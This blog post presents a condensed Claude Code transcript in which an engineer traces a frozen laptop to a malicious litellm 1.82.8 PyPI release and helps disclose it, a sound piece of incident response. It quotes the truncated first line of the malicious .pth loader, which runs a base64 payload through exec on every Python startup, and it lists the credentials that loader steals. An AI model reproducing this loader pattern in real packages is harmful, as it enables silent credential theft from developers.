

← Back to Blog

My minute-by-minute response to the Litellm malware attack

2026-03-25


By Callum McMahan

I'm the engineer who got PyPI to quarantine litellm. Here's the full recording of how I found it.

Developers not trained in security research can now sound the alarm at a much faster rate than previously. AI tooling has sped up not just the creation of malware but also the detection.

This is the Claude Code conversation transcript from discovering and responding to the litellm 1.82.8 supply chain attack on March 24, 2026. The session began as a routine investigation into a frozen laptop and escalated into a full malware analysis and public disclosure, all within a single conversation. See [our disclosure post](#) for the full writeup.

Timeline



You no longer need to know the specifics of MacOS shutdown logs, how to parse cache systems of various package managers, remember the specific docker commands to pull a fresh container with the malware downloaded, or even know whose email address to contact. You just need to be calmly walked through the human aspects of the process, and leave the AI to handle the rest.

Should frontier labs be training their models to be more aware of these attacks? In this case it took some healthy skepticism to get Claude to look for malice, given how unlikely being patient zero for an undocumented attack is.

Shout out to [claude-code-transcripts](#) for help displaying this.

All times are UTC. Redactions marked as [. . .] protect internal infrastructure details.

Transcript

- ATTACK**
 - 10:52 Uploaded
 - 10:58 Pulled
 - 11:07 Persistence
 - 11:09 Reboot
- INVESTIGATION**
 - 11:13 Begins
 - 11:40 Malware ID'd
- CONFIRMATION**
 - 11:58 Live on PyPI
- RESPONSE**
 - 12:02 Published
 - 12:04 Shared

#1 11:13 37 bash

I just had a weird set of python commands found through htop bring my system to a crawl with 11k processes, `exec(base64.b64decode('...'))` — it seemed to self replicate filling my entire htop with lines like that. I force shutdown my laptop and rebooted. How can I inspect what happened? Can you maybe inspect journalctl to check?

Now I have the full picture. Here's my analysis:

What 2.1.81 is: Claude Code v2.1.81. You had **5 Claude Code instances** running at shutdown time.

Shutdown timeline:

[Show more](#)

#2 11:17

I took a picture on my phone of the htop screen if any info from there would help?

Yes, that could be very useful! The htop screenshot might show:

- The actual `python -c "exec(base64.b64decode('...'))"` command lines (which would let me decode what code was being run)

[Show more](#)

#3 11:18

Background task notification: "Check recently modified Python site-packages" completed.

Read the output file to retrieve the result: [internal path]

#4 11:21 1 bash

I have android, let me just start here: `aW1wb3J0IHNIYnByb2N1c3MKaW1wb3J0IHR1bXBmaWx1C` — then it continued off screen

So the payload starts with:

```
import subprocess
import tempfile
```

That's the beginning of the decoded script. This is consistent

[Show more](#)

#5 11:22 54 bash

Can you please look through Claude Code logs? I was working from [internal repo]

I've hit a wall on forensic data for the 11:09 incident — the hard power-off prevented any diagnostic capture. But I found a lot from the **earlier 01:36** incident, which showed the same symptoms.

Here's what I can tell you:

[Show more](#)

#6 11:32 38 bash

Please continue investigating. I'm aware of macOS doing a system update overnight which could be related. I was n't on my laptop personally at 1:36 in the morning. I think this is a separate thing.

OK, here's my best reconstruction of the 11:09 incident based on all the evidence:

Timeline (all times UTC):

Time	Event

[Show more](#)

#7 11:40 10 bash

Background task notification: "Search for the base64 payload in installed tools" completed.

Read the output file to retrieve the result: [internal path]

This is malware in the litellm PyPI package. The `litellm_init.pth` file is a **supply chain attack** that:

- Executes on EVERY Python startup** (`.pth` files run automatically)
- Steals credentials:** SSH keys, AWS secrets, GCP credentials, Kubernetes tokens, `.env` files, database passwords, crypto

[Show more](#)

#8 11:46 2 bash, 2 read

Did you find the file? Can you please confirm this?

Yes — **confirmed**. The file contents are preserved in the tool results cache. The first line is:

```
import os, subprocess, sys; subprocess.Popen([sys.executable, "-c", "import base64; exec(base64.b64decode('aW1wb3J0IHNIYnByb2N1c3MKaW1wb3J0IHR1bXBmaWx1C
```

[Show more](#)

#9 11:47 8 bash

Can you please check Kubernetes to see if it's spread there at all?

Kubernetes is clean. No `node-setup-*` or `sysmon` pods found anywhere. The most recent pod creation in `kube-system` was March 21 (metrics-server), well before the incident.

The malware's K8s spread code targets Linux paths

[Show more](#)

#10 11:48 4 bash, 1 agent

Where did the litellm files come from? Do you know which env? Are there reports of this online?

The litellm_init.pth IS in the official package manifest — the RECORD file lists it with a sha256 hash. This means it was shipped as part of the `litellm==1.82.8` wheel on PyPI, not injected locally.

The infection chain:

[Show more](#)

#11 11:53 2 bash

Can you print the contents of the malware script without running it?

There it is in full. The structure is:

- litellm_init.pth** — a one-liner that runs on every Python startup, spawns a child process with the base64 payload
- Stage 2 (the decoded payload)** — an RSA public key for encrypting stolen data

[Show more](#)

#12 11:54 6 bash

Where in the litellm files on GitHub can I find this?

You won't find it on GitHub because it doesn't exist there. Here's the proof:

- No GitHub tag** for `v1.82.7` or `v1.82.8` — the latest tagged releases are `v1.82.6.rc.2` and various dev builds
- PyPI upload time:** `2026-03-24T10:52:19 UTC` — that's **6 minutes**

[Show more](#)

#13 11:58 3 bash

Can you please try downloading this in a Docker container from PyPI to confirm you can see the file? Be very careful in the container not to run it accidentally!

Confirmed. Fresh download from PyPI right now in an isolated Docker container:

```
Inspecting: litellm-1.82.8-py3-none-any.whl
FOUND: litellm_init.pth
SIZE: 34628 bytes
```

[Show more](#)

#14 12:01 7 bash, 2 read, 1 write

Please write a short blog post to our landing site explaining the details of what happens, 2-3 paragraphs, then make a PR.

0a9ac33 blog: litellm PyPI supply chain attack disclosure

#15 12:04

Which Reddit subreddits should we share with?

Given the nature of the attack (PyPI supply chain, targets LLM/AI developers, K8s lateral movement), the highest-signal subreddits would be:

- r/Python** — largest audience of people who might have `pip install litellm` in their recent history

[Show more](#)

#16 12:06 1 read, 1 edit, 1 bash

Please can you clean this up, make it much less sloppy.

#17 12:10

Continue from where you left off.

#18 12:10 5 bash, 2 edit, 1 read

I just opened Cursor again which triggered the malicious package again. Can you please check the files are purged again?

2201b19 blog: add litellm issue link, improve post structure

7a7f33e blog: fix attribution on litellm issue link

#19 12:13 1 bash

Yes please merge the PR.

#20 12:13

[Request interrupted by user]

#21 12:14 5 bash, 2 read, 1 edit, 1 write

Actually mention we reported via email to litellm maintainers, then mention the tracking issue separately.

58fbfcc blog: clarify reporting attribution

8b235ec blog: resolve merge conflict, keep improved version

[View All Posts](#)

[Privacy Policy](#)

[Case Studies](#)

[Terms of Service](#)

[GitHub](#)

[Support](#)

Integrations

- [Claude Code](#)
- [Cursor](#)
- [ChatGPT Codex](#)
- [Claude.ai](#)

Follow Us

- [X \(Twitter\)](#)
- [@dschwarz26](#)
- [LinkedIn](#)